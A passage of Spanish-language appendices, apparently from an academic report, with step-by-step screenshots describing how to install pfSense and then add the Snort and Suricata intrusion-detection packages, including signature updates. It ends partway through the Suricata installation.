


Ilustración 41. Select Geometry

Como la computadora tenía creado una partición, nos preguntó si se quiere formatearlo, y le dimos clic como se muestra en la Ilustración 42.




Ilustración 42. Confirmación

Después, volvemos a particionar el disco duro.




Ilustración 43. Particionar el disco duro

Se dio enter en Accept and Create la partición.




Ilustración 44. Accept and Create

Nos dice que no hay cambios, que si queremos particionar de todos modos, se dio enter en la opción que se muestra en la siguiente Ilustración 45.

Ilustración 45. Aceptar la partición

Se dio enter una vez particionado con éxito.

Luego se dio enter en la opción de aceptar e instalar los bootblocks.

Se seleccionó la partición del disco duro.




Ilustración 46. Select a Partition

Nos preguntó si estamos seguros y le dimos enter en Ok.

Nos indicó que ya está hecha la partición.

Ahora para el swap escogemos el que viene por default, aceptar y crear.

Ejecutando comandos, esperamos.

Después, instalamos el estándar Kernel.

Se esperó unos segundos a que se instale.

Nos pidió que lo reiniciemos, le dimos enter en Reboot.

Se empieza a cargar el SO.

Después se configuró las 2 tarjetas de red, y quedó de la siguiente manera.




Ilustración 47. Interfaz WAN




Ilustración 48. Interfaz LAN

Quedó así.




Ilustración 49. Resumen de las interfaces

Anexo B: Instalación y configuración del snort.

La otra línea de defensa es Snort, éste es un código abierto libre, NIDS. Originalmente lanzado en 1998 por Martin Roesch como una red multi-plataforma ligera, se ha convertido en una detección de intrusión potente.

Una vez que se instaló el SO pfSense, se procedió a entrar desde otra computadora a la siguiente dirección: http://192.168.20.1 que es como la interfaz gráfica de dicho SO. El usuario y la contraseña vienen por default, después se puede cambiar para una mayor seguridad.




Ilustración 50. Login to pfSense

Luego se dio clic en Next para preparar la configuración de pfSense.




Ilustración 51. pfSense setup

Se le dio clic en Next.




Ilustración 52. Next

Le cambiamos el Hostname y Next.




Ilustración 53. General Information

Modificamos la timezone.

La configuración de la interfaz WAN se quedó por default lo que aparece, es decir, por DHCP. Luego se reinició.

Terminado lo anterior, se le dio clic a la segunda opción para seguir configurando e instalar la paquetería Snort.




Ilustración 54. Segunda opción

Así nos apareció la información del sistema.




Ilustración 55. Información del sistema




Ilustración 56. Información del sistema (2)

Nos vamos a System → Package manager para descargar la paquetería de Snort.




Ilustración 57. Package Manager

Clic en la pestaña de Available Packages para teclear snort como se muestra en la Ilustración 58.




Ilustración 58. Buscar paquetería de Snort

Le dimos clic en Confirm. Y se esperó a que se terminara de descargar la versión 3.2.9.1_12.




Ilustración 59. Paquete Snort instalado exitosamente

Luego se instaló las firmas. Para eso, nos fuimos a la página de snort (https://www.snort.org/), nos logueamos, confirmamos nuestra cuenta y después buscamos nuestro Oinkcode. Agregamos interfaz WAN y habilitamos que nuestro Snort funcione como IPS, ya que por default trabaja como IDS.

Aquí se pegó nuestro Oinkcode.




Ilustración 60. Oinkcode

Se seleccionó que las firmas se actualizan a diario.




Ilustración 61. Intervalo de actualización

Actualizamos firmas.




Ilustración 62. Actualizar firmas

Anexo C: Instalación y configuración del Suricata.

Cabe mencionar que la instalación y configuración del pfsense es lo mismo tanto para instalar el Snort y Suricata. A continuación, procedemos a instalar la paquetería de Suricata una vez instalado y configurado el pfSense.

Nos vamos a System → Packet Manager:




Ilustración 63. Instalar Suricata

Buscamos suricata.




Ilustración 64. Escribimos Suricata

Clic en Install → Esperamos a que se instale.

